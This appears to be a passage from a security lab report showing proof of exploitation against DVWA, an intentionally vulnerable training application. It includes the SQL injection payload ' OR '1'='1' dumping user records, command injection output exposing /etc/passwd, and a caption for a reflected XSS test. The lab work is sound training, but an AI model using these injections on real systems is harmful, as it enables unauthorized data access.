


## "Problem Statement 2: Proof of Execution"

Figure 1: Full user database dump via SQL Injection (' OR '1'='1')



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text, showing a full dump of the user database for the ID '1' OR '1'='1'. The output lists five users: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith. Below the output, there is a "More Information" section with a list of links to external resources related to SQL injection.

**Vulnerability: SQL Injection**

User ID:  Submit

ID: ' OR '1'='1  
First name: admin  
Surname: admin

ID: ' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: ' OR '1'='1  
First name: Hack  
Surname: Me


ID: ' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: ' OR '1'='1  
First name: Bob  
Surname: Smith

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)
- <http://bobby-tables.com/>

Figure 2: Successful exfiltration of /etc/passwd via Command Injection.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: Command Injection". It features a "Ping a device" section with an "Enter an IP address:" input field and a "Submit" button. Below the input field, the output of the command injection is displayed in red text, showing the output of the command 'cat /etc/passwd'. The output lists the contents of the /etc/passwd file, including the root user and various system users.

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:  Submit

PING 8.8.8.8 (8.8.8.8): 56 data bytes  
64 bytes from 8.8.8.8: icmp\_seq=0 ttl=62 time=295.010 ms  
64 bytes from 8.8.8.8: icmp\_seq=1 ttl=62 time=328.203 ms  
64 bytes from 8.8.8.8: icmp\_seq=2 ttl=62 time=284.053 ms  
64 bytes from 8.8.8.8: icmp\_seq=3 ttl=62 time=294.594 ms  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 packets received, 0% packet loss  
round-trip min/avg/max/stddev = 284.053/300.465/328.203/16.606 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
\_apt:x:100:65534::/nonexistent:/bin/false  
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

## "Problem Statement 2: Proof of Execution"

Figure 3: JavaScript execution via Reflected XSS payload.

